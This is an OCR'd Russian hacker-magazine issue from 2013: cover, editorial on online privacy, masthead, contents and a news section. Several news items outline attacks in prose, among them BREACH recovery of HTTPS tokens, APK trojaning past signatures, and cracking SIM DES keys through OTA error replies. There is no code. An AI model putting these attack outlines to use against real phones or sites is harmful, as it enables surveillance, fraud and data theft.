ПОЛНАЯ ИСТОРИЯ ВИРУСОВ ДЛЯ ANDROID 56

ХАКЕР

09(176) 2013

ЛУЧШИЕ ПЛАГИНЫ ДЛЯ OLLYDBG

WWW.XAKEP.RU

Интервью с Бобуком, ведущим Радио-Т и рьяным яндексоидом

12+

РЕКОМЕНДОВАННАЯ ЦЕНА: 290 р.

14

ПАРАНОЙЯ?

Как выжить в мире, где, кажется, за всеми следят



БЭКДОР ПОД LINUX


Как заражают Apache и другие веб-серверы



БОЕВОЙ ХОНИПОТ ИЗ БАЗЫ ДАННЫХ

Сногсшибательный вектор атак для MySQL






Ты точно уверен, что твоя шутка, сказанная на просторах интернета, не выйдет тебе боком в реале. Ты знаешь, что в ближайшие десятилетия у тебя не будет проблем с какими-нибудь коллекторами. Никто не будет искать тебя, пытаться пробить по номеру и социальным сетям, чтобы продолжить дорожно-транспортный конфликт на твоей территории. В твоей личной жизни точно не планируются крутые повороты, в которые, натужно гудя двигателем, мощно впишется КАМАЗ брутального родственника девушки и его маленькие друзья — баллонный ключ и монтировка. Проблемы на работе из-за резких высказываний в адрес руководства компании или правительства страны? Практически невероятно! И конечно, интимные фото твоей подружки никогда не станут достоянием развлекательных сайтов для офисного планктона. Если ты согласен со всеми приведенными утверждениями — значит, ты просто не держишь свои глаза открытыми.

Добро пожаловать в реальность: XXI век буквально заставляет тебя заботиться о том, о чем следовало начать заботиться еще на заре развития сетей, — о сохранении приватности, анонимности, защищенности коммуникаций! VPN, дедик за рубежом, никаких реальных ФИО в социальных сетях, whole disk encryption на ноуте и смартфоне, шифрование флешки, асимметричное шифрование важной переписки, I2P, TOR, серфинг по критичным сайтам — только через виртуальную машину! Сегодня, в 2013 году, все это должно использоваться самым обычным айтишником — и вовсе даже не блэкхетом или каким-нибудь экстремистски настроенным оппозиционным педофилом.

Насаживай систему, читай наш журнал и да пребудет с тобой сила!

Александр «Dr. Klouniz» Лозовский
редактор][,
lozovsky@real.xakep.ru



Главный редактор — Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор — Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор — Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор — Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS — Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ — Юрий Гольцев (goltsev@real.xakep.ru), Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS — Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Арт-директор — Алик Вайнер
Дизайнер — Егор Пономарев
Верстальщик — Вера Светлых

DVD

Выпускающий редактор — Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел — Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео — Максим Трубицын

PR-менеджер — Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке — shop.glc.ru, info@glc.ru

ПОДПИСНЫЕ ИНДЕКСЫ

По каталогу «Пресса России» — 46617
По каталогу «Почта России» — 24231
По каталогу «Газеты, журналы. Роспечать» — 46617

Претензии и дополнительная информация — тел.: +7(495)935-7034; 8(800)200-3-999 – бесплатно для регионов РФ и абонентов МТС, «Би-Лайн», «Мегафон»

Отдел распространения — Алехина Наталья (lapina@glc.ru)

Автором статьи «Малварь, бабло качай!» из « Хакер #08(175)» является Владимир Трегубенко (tregubenko_v_v@tut.by).

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 190 000 экземпляров. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере.



CONT

14

ПАРАНОЙЯ?

В этом мире, кажется, за всеми следят. Как выжить в таких нечеловеческих условиях?

СРАВНИТЕЛЬНЫЙ ОБЗОР ЧЕТЫРЕХДИСКОВЫХ NAS’OB

35

ГРИГОРИЙ БАКУНОВ,
ВЕДУЩИЙ РАДИО-Т И ДИРЕКТОР ПО РАСПРОСТРАНЕНИЮ ТЕХНОЛОГИЙ В ЯНДЕКСЕ


Если кто-то англоязычный спрашивает меня, чем я занимаюсь, у меня есть отличная фраза: I do my best. Если я вижу какую-то работу, которую могу сделать, и понимаю, что никто больше до нее сейчас не дотягивается, я беру и делаю

ENT

СЕНТЯБРЬ
№ 176


MEGANEWS	4	Все новое за последний месяц
КОЛОНКА СТЁПЫ ИЛЬИНА	12	Параноик? Нет! Кажется, нет
PROOF-OF-CONCEPT	13	Интернет через воздушные шары
ДВАДЦАТЬ ЛЕТ ПАРАНОЙИ	14	Ретроспектива болезни
ШАПКА-НЕВИДИМКА	16	Обзор способов оставаться анонимным в Сети
МЕНЯ ЗОВУТ НИКТО	20	Обзор Live CD для шифрования информации и анонимности пребывания в Сети
ТАЙНИК В ОБЛАКАХ	22	Поднимаем сервис для хранения и синхронизации конфиденциальных данных
НАХОДКА ДЛЯ БОЛТУНА	26	Безопасные способы общения в Сети
ТРАДИЦИОННЫЙ ТВИТ СО СЦЕНЫ	30	Интервью с Григорием Бакуновым aka Bobuk'ом
NAS4FUN	35	Сравнительное тестирование четырехдисковых NAS
ASUS PQ321QE	40	4K-монитор от ASUS
КУЛЬТ КАРГО НА ДИВАНЕ	41	Обходим геоблокировку контент-сервисов на любых устройствах
КАК ПРАВИЛЬНО ПОДСТУПИТЬСЯ	44	Средства удаленного доступа на все случаи жизни
КЛЮЧЕВОЙ МОМЕНТ	48	Обзор кросс-платформенных менеджеров паролей
ИСТОРИЯ ARM	52	Маленькая британская компания, подарившая миру мобильную революцию
НА ПОРОГЕ ПАНДЕМИИ	56	История мобильного вирусописательства на примере Android
КИПИТ РАБОТА НА МЕСТАХ	62	Прошиваем, обновляем и тюнингуем смартфон, не покидая Android
EASY HACK	68	Хакерские секреты простых вещей
ОБЗОР ЭКСПЛОЙТОВ	72	Анализ свеженьких уязвимостей
КОЛОНКА СИНЦОВА	76	Скорость реакции как показатель ИБ
БОЕВОЙ ХОНИПОТ ИЗ БАЗЫ ДАННЫХ	78	Сногсшибательный вектор атак на клиенты MySQL
КУКУШКА В ДЕЛЕ	82	Автоматизация поиска вредоносных файлов в корпоративной сети на базе Cuckoo Sandbox
ПЕНТЕСТ ЭКСПЛОЙТ-ПАКА	88	Анализ защищенности Blackhole exploit kit
ОХОТА ЗА ПРИЗРАКОМ	90	Криминалистический анализ слепков оперативной памяти
НАРЯЖАЕМ ОЛЬКУ	94	Подбираем наиболее интересные плагины для популярного отладчика
X-TOOLS	98	Софт для взлома и анализа безопасности
ЛЕТОПИСЬ БУТКИТОВ	100	][-исследование: самая полная история буткитов, написанная человеком за последние 2000 лет!
БЭКДОР ПОД LINUX	106	Linux/Cdorked.A — серьезная угроза для серверов
КРИПТОР НА СИШАРПЕ	109	Защищаемся от сигнатурного сканера методами XXI века
ВИДЕОЧАТ БЕЗ ПЛАГИНОВ	112	Юзаем WebRTC + сокеты для звонков из чистого браузераа
ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ	118	Подборка интересных задач, которые дают на собеседованиях
МАСТЕР НА ВСЕ РУКИ	120	Обзор альтернативных прошивок домашних роутеров
ПАРАНОИД ЛИНУКСОИД	126	Гайд по обеспечению безопасности Linux-системы
ВИРТУАЛОК КОМАНДИР	130	Обзор полезного софта для управления виртуализацией
УНИВЕРСАЛ В КУБЕ	134	HP ProLiant N54L G7 MicroServer: маленький сервер для больших задач
FAQ UNITED	140	Вопросы и ответы
ДИСКО	143	8,5 Гб всякой всячины
WWW2	144	Удобные web-сервисы

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца



ANDROID 4.3, ЧТО НОВЕНЬКОГО?

GOOGLE ПРЕДСТАВИЛА НОВУЮ ВЕРСИЮ ОС




Android 4.3 — уже третий релиз от Google, не приносящий видимых отличий. Во многом повторяется то, как развивалась вторая ветка Android: отличия между версиями 2.0 и 2.3 не были сильно заметны на глаз. Ключевые новшества новой ОС находятся под капотом: новые наработки в рамках Project Butter (увеличение отзывчивости и плавности интерфейса), поддержка TRIM (механизм эффективного управления флеш-памятью) и Bluetooth Smart. Между тем визуальные изменения происходят в Gmail, Google Calendar и других «фирменных» приложениях. И что самое интересное, поскольку эти приложения обновляются напрямую через Google Play, новшества будут доступны пользователям даже устройств с Android 2.2. Может быть, проблема фрагментации все-таки преувеличена? По крайней мере, с точки зрения пользователя.

Более интересно выглядит изменение системы привилегий: теперь есть возможность управлять уровнем доступа конкретных программ (скажем, запретить определенному приложению отслеживать месторасположение). Вот об этом и поговорим подробнее.

Первые признаки внедрения системы SELinux были обнаружены сообществом еще в Android 4.2, но окончательно все заработало только в новой версии. Суть изменений в системе привилегий, где возможности каждого процесса определяются администратором, и ничто не может перезаписать их, — это, конечно, значительно улучшает и повышает безопасность. Даже если некая малварь была запущена в системе, этот процесс не повлияет на другие. Однако у этой медали есть и обратная сторона: это также означает, что с root-доступом в Android 4.3 все будет несколько сложнее, чем раньше.

До конца оценить последствия нововведений сложно, но при первом приближении разработчики говорят, что теперь для получения полноценного рута потребуется заливать альтернативный образ. Такова плата за улучшенную защиту.

Первые признаки SELinux были обнаружены сообществом еще в Android 4.2, но окончательно все заработало только в текущей версии



Кроме того, Google анонсировала конкурента функции Find My iPhone для iOS-аппаратов. Служба получила название Android Device Manager и позволит упростить пользователям поиск собственных украденных или потерянных устройств. Можно заставить девайс издать звуковой сигнал, посмотреть его местоположение на карте или удаленно уничтожить все данные.



ВЗЛОМАТЬ BITTORRENT И ПОЛУЧИТЬ 500 БАКСОВ

ХАКЕРА ОБИДЕЛ РАЗМЕР ПРЕДЛОЖЕННОГО ВОЗНАГРАЖДЕНИЯ

Программы вознаграждений за найденные уязвимости получают все более широкое распространение, и пытливые умы ежедневно проверяют популярные сервисы и сайты на прочность. В головах людей все сильнее укореняется мысль, что за найденные баги им обязательно заплатят. Как оказалось, не всегда все так радужно.

Недавно хакер, скрывающийся под ником MentaL, поведал широкой публике свою не слишком веселую историю. Еще в мае текущего года любознательный парень сумел получить полный доступ к серверам компании BitTorrent. Удивительно, но ничего дурного с полученным доступом хакер делать не стал, лишь детально изучил хранящуюся на серверах информацию и сделал оттуда несколько бэкапов. После чего честно решил уведомить BitTorrent Inc. о найденной бреши. Сначала казалось, что все идет хорошо, — компания выразила хакеру благодарность и пообещала денежное вознаграждение. Однако потом MentaL'а попросили выслать инвойс, чтобы перевести ему деньги, а в итоге все и вовсе закончилось выплатой смехотворной суммы — 500 долларов.

Стоит ли говорить, что хакера такое положение дел оскорбило, — в конце концов, он (или кто-либо еще) имел возможность влезть даже в билды торрент-клиентов и финансовые данные компании! Раздосадованный взломщик в ответ начал публиковать утащенную с серверов информацию: bit.ly/1cxzzue.

Между тем BitTorrent запустил бета-версию сервиса BitTorrent Sync для автоматической синхронизации файлов между разными устройствами, что мы начинаем активно использовать в редакции.

УЯЗВИМОСТЬ В HTTPS

ВЗЛОМАТЬ ЗА 30 СЕКУНД

На ежегодной конференции Black Hat, прошедшей в Лас-Вегасе, был представлен доклад, проливающий свет на новую уязвимость в HTTPS. Атака получила название BREACH, она позволяет восстанавливать содержимое отдельных секретных идентификаторов (например, сессионные cookie и CSRF-токены), передаваемых внутри зашифрованного HTTPS-соединения. Атакующий может дешифровать закрытые данные, которые, к примеру, системы онлайн-банкинга и платформы электронной коммерции передают в ответ клиентам по протоколам TLS и SSL. Техника весьма схожа с методом CRIME (Compression Ratio Info-leak Made Easy), что представили в прошлом году. Для осуществления атаки нужно получить контроль над трафиком на промежуточном шлюзе и заставить браузер жертвы «съесть» нужный JavaScript-код. В зашифрованном трафике нужно будет выявить блоки данных с метками, отправляемые JavaScript-кодом на сайт, для которого требуется перехватить данные. Скажем, на восстановление CSRF-токена у авторов метода ушло порядка 30 секунд. Точность восстановления токенов оценивается в 95%.





→ **Mail.ru теперь использует собственный поисковый движок,** отказавшись от поиска Google. Месячная аудитория поиска mail.ru составляет 39,5 миллиона человек.



→ **Первые деньги за уязвимости выплатила компания Microsoft.** Награды удостоился сотрудник Google Иван Фратрич, нашедший дырки в IE 11. Увы, сумма не называется.



→ **Bitcoin официально запретили в Таиланде.** Департамент валютного регулирования и банк Таиланда объяснили это «отсутствием контроля за движением средств».



→ **Использование чужих файлов cookie для перехвата сессии все еще проблема** многих сервисов, установил хакер Сэм Боуэн. Баг до сих пор работает для Netflix, Twitter, Vimeo и других.

БОРЬБА С VPN УЖЕ НАЧАЛАСЬ

ИДЕЯ ЗАПРЕТИТЬ ШИФРОВАНИЕ МНОГИМ НЕ КАЖЕТСЯ СТОЛЬ УЖ АБСУРДНОЙ

Пока в Сети мрачно шутят, что вслед за антипиратскими законами правительство попросту запретит использовать VPN и шифрования, другие уже начали претворять эти идеи в жизнь. MasterCard и Visa решили ввести санкции против VPN-провайдеров (ранее платежные системы уже «бойкотировали» файлообменники сходным образом). Уже пострадал VPN-провайдер iPredator, который многим известен как детище одного из сооснователей The Pirate Bay Питера Сунде. Шведская платежная система Payson ограничила доступ к сервису, получив «указание сверху», а именно от Visa и MasterCard. Также под раздачу попали аналогичные сервисы Annonine, Mullvad, VPNTunnel, PrivatVPN.

Разумеется, Питер Сунде молчать не стал и уже выразил недоумение по поводу того, что финансовые потоки блокируются без судебных санкций, кроме того, блокируются ресурсы неамериканских компаний, которые не имеют отношения к США и занимаются легальным бизнесом. «Это уже даже не глобальная слежка АНБ, это просто какое-то безумие», — заявил Сунде.



Заметим, что похожие методы борьбы использует и PayPal, также начавший недавно отклонять платежи подобных поставщиков. А тем, кто сейчас подумал об интересных альтернативах вроде Bitcoin, напомним, что BC недавно уже запретили в Таиланде.






Джон Кармак присоединился к проекту Oculus, разрабатывающему устройство Oculus Rift, в качестве CTO. Однако id Software Кармак не покидает.



ESET сообщает: 60% российских пользователей хоть раз теряли контроль над своим аккаунтом в соцсетях. Еще 25% юзеров взламывали неоднократно.



GOOGLE-ГАДЖЕТЫ


ВТОРОЕ ПОКОЛЕНИЕ NEXUS 7 И GOOGLE CHROMECAST

Помимо анонса новой версии Android, компания Google также порадовала пользователей сразу двумя железками, а информацию о девайсе Chromecast компании и вовсе удавалось сохранить втайне почти до самого анонса.

Но сначала поговорим о том, чего Google не скрывала, — о втором поколении планшетов Nexus 7. Этот аппарат стал первым анонсированным устройством на базе новой ОС Android 4.3, с которой был представлен в один день. Планшет по-прежнему семидюймовый, однако изменилось разрешение экрана: теперь 1920 × 1080 точек, то есть наконец-то Full HD. Хотя дизайн остался практически неизменным, устройство «похудело», став на три миллиметра тоньше и на пятьдесят граммов легче предшественника. Также на задней стороне появилась камера 5 Мп, которой не было в первом Nexus 7. Как уже должно стать ясно, обновления коснулись в основном внутренностей планшета. Так, второе поколение получило на борт четырехъядерный процессор Snapdragon S4 Pro и 2 Гб оперативной памяти. Новый Nexus 7 поставляется в трех вариантах: с 16 Гб или 32 Гб встроенной памяти, плюс старшая модель может поддерживать или только Wi-Fi, или Wi-Fi + LTE. Отдельно радует весьма демократичная цена: 229 долларов за младшую версию и 349 за самую продвинутую.

Для Chromecast есть пока всего три приложения: YouTube, Netflix и Google Play. Однако нужно отдать должное — работают все три отлично

Если анонс Nexus 7 мало кого удивил, то представленное почти одновременно устройство Google Chromecast стало сюрпризом почти для всех. Что это за свисток, спросишь ты, глядя на фото? Это миниатюрное устройство (12 × 12 см) подключается к HDMI-входу ТВ или ресивера и воспроизводит онлайн-контент, будь то видео, аудио или фото. Интересно, что своих органов управления и/или интерфейса Chromecast не имеет, — для управления тебе понадобится подключить к сети любое устройство с Android или iOS на борту или попросту браузер Chrome. Выгодное отличие от AirPlay, верно? Само устройство, по сути, DIAL-сервер, разработанный недавно YouTube и Netflix (это не протокол потокового вещания, это метапротокол, запускающий драйверы протоколов на устройстве-приемнике). Плеером в данном случае выступает сам Chromecast, стриминг того же YouTube напрямую идет по Wi-Fi на него, а другие устройства лишь играют роль пульта ДУ. Разумеется, должна быть хоть какая-то ложка дегтя. Во-первых, Chromecast нужно питание, так как HDMI для этих целей не хватит. Запитать девайс можно от USB-портов ТВ или от розетки, подключив к нему блок питания (входит в комплект). Во-вторых, пока для устройства есть всего три приложения: YouTube, Netflix и Google Play. Однако нужно отдать должное — работают все три отлично. Ну и последнее — цена Chromecast в США составляет всего 35 долларов.



На долю первого Nexus 7 пришлось почти 10% от всех продаж планшетов на Android за последний год. В Google уверены, что вторая версия покажет себя как минимум не хуже.


01



GOOGLE ВЫПУСТИЛА ПАТЧ ДЛЯ НАШУМЕВШЕЙ ДЫРКИ

 Не так давно компания Bluebox обнаружила уязвимость в Android, затрагивающую почти 900 миллионов устройств. Уязвимость позволяет злоумышленнику модифицировать файл APK, не меняя его криптографической подписи. Другими словами, в любое приложение можно добавить троян, сохранив криптографическую подпись оригинального автора.

02



ЛЯПЫ В ХОДЕ БОРЬБЫ С ПИРАТСТВОМ

 Не секрет, что борьба с пиратством на Западе поставлена на поток и автоматизирована. Так, недавно телекомпания HBO попросила Google «закрыть» страницу, где можно скачать VLC Media Player. Конечно, робот, собирающий ссылки на «Игру престолов» и другие шоу HBO, просто ошибся, но ошибка тревожная.

03



ЕЩЕ ОДИН «КРУПНЕЙШИЙ ВЗЛОМ В ИСТОРИИ»

→ В США раскрыли очередную «аферу века». На этот раз Минюст США рассказал о предъявлении обвинения пяти кардерам, которые в сумме ответственны за хищение дампов более 160 миллионов банковских карт. В корпоративные сети банков взломщики пробирались в основном при помощи SQL-инъекций.

SIM-КАРТЫ В ОПАСНОСТИ

ФУНДАМЕНТАЛЬНАЯ УЯЗВИМОСТЬ ОБНАРУЖЕНА В СОВРЕМЕННЫХ SIM'КАХ


Криптолог и исследователь Карстен Нол, известный, к примеру, тем, что в 2009 году обнаружил серьезную уязвимость в протоколе GSM, нашел новую дыру в безопасности сотовых сетей. На этот раз проблема в самих SIM-картах.

На прошедшей недавно Black Hat Нол зачитал подробный доклад о найденной проблеме. Оказывается, еще в 2011 году Нол и его компания Security Research Lab приступили к изучению протокола OTA (over-the-air, когда устройство «по воздуху» получает особые, бинарного вида SMS). Данный протокол используется для удаленного обновления ПО на SIM-картах, ведь каждая SIM'ка — устройство сложное, по сути настоящий микрокомпьютер с процессором, RAM, ROM, микросхемой памяти, поддерживающей шифрование, и операционной системой. Карты, разумеется, бывают разные, различных стандартов, их отличает объем памяти и функционал. Возможности SIM-карт можно расширять с помощью специализированного ПО, написанного на базе Java. То есть современная SIM-карта работает под управлением довольно простой ОС, реализованной с помощью Java Card. Именно Java Card обеспечивает работу небольших апплетов в песочнице, предотвращая утечку важных данных из одних приложений в другие. Однако Нол и его коллеги выяснили, что Java Card исходно неправильно сконфигурирована и генерирует крайне слабые ключи, используя шифр Data Encryption Standards (DES), созданный в еще 70-е годы!

Итак, на практике все это может обернуться вот чем. На сайте Security Research Lab Нол пишет: «Когда атакующий отправляет на устройство собственное бинарное SMS, SIM-карта не станет исполнять некорректно подписанные OTA-команды. Однако во многих случаях на попытку атаки карта ответит ошибкой, переслав код ошибки, содержащий криптографическую сигнатуру, и отправив ее посредством такого же бинарного SMS. С помощью радужной таблицы компьютер способен преобразовать это сообщение в 56-значный DES-ключ примерно за две минуты». Дальше злоумышленник уже может подписывать свои бинарные SMS полученным ключом и, по сути, может сделать с телефоном все что захочет — запросить месторасположение, похитить данные, слать SMS на платные номера или вообще клонировать карту.

> *После взлома хакер может запросить месторасположение устройства, похитить данные или вообще клонировать SIM-карту*





